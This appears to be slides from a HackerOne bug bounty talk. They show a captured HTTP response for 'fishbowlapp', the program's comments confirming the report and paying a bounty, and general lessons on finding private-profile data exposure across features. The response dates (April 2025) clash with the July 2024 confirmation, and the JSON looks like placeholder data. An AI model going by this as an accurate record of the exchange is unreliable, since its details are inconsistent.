15 Set-Cookie: cf_bsx=mvchfAR.m2aLaF8o1b6k14R0dAC197lzuusCP.Wv-1745295453-1.0.1.1-ac55g
6nbe.7RZ0ozv703U0ZJPIPVlCqalYh8SewtG9HaYDIE9v.lHSNepLqB1fg16AEKyr.F0AWidou3KF5qYchwy5XMV4
sJYtstZEJLn.lA; path=/; expires=Tue, 22-Apr-25 04:47:33 GMT; domain=.fishbowlapp.com; Ht
tpOnly; Secure; SameSite=None
16 Server: cloudflare
17 CF-RAY: 93424fe0fb9afec7-MNL
18 alt-svc: h3=":443"; ma=86400
19
20 {
21   "_id": "65f10f9cef3003c7e9f0979",
22   "name": "fishbowlapp",
23   "description": "A web application for managing fishbowl data.",
24   "created_at": "2025-04-22T04:17:33Z",
25   "updated_at": "2025-04-22T04:17:33Z",
26   "status": "active",
27   "owner": "user123",
28   "tags": ["fishbowl", "webapp"],
29   "metadata": {
30     "version": "1.0.0",
31     "author": "John Doe",
32     "license": "MIT"
33   }
34 }
35
36
37
38
39
40
41
42
43
44
45
46
47
48 "name": "fishbowlapp", "description": "A web application for managing fishbowl data.",
```

3185 bytes | 1962ms

Outcome: program confirmed



program posted a comment. July 23, 2024, 6:42pm UTC

Hey @geej,

Wow - taking a look at this and discussing/investigating with the [REDACTED] team now. Will get back to you ASAP.

Thanks,
@program



program posted a comment. July 23, 2024, 7:18pm UTC

@geej A great find nonetheless - we are working on remediation as we speak and further internal testing.

Additionally, I'm paying out your bounty as this has been acknowledged by our developers.

More information will be shared when possible!

@program



program rewarded geej with a \$,\$\$\$ bounty. July 23, 2024, 7:20pm UTC

Case 2 lessons

BUG #2 ·

1

Follow identifiers across features

The app exposed two identifiers for the same profile.

2

Compare visibility rules

Profile views had different expectations about private data.

3

Confirm the data boundary

The program validated the exposure using controlled accounts.

hackerone

Questions?



geej

.

www.hackerone.com



hackerone

Thank you.



geej

.

www.hackerone.com

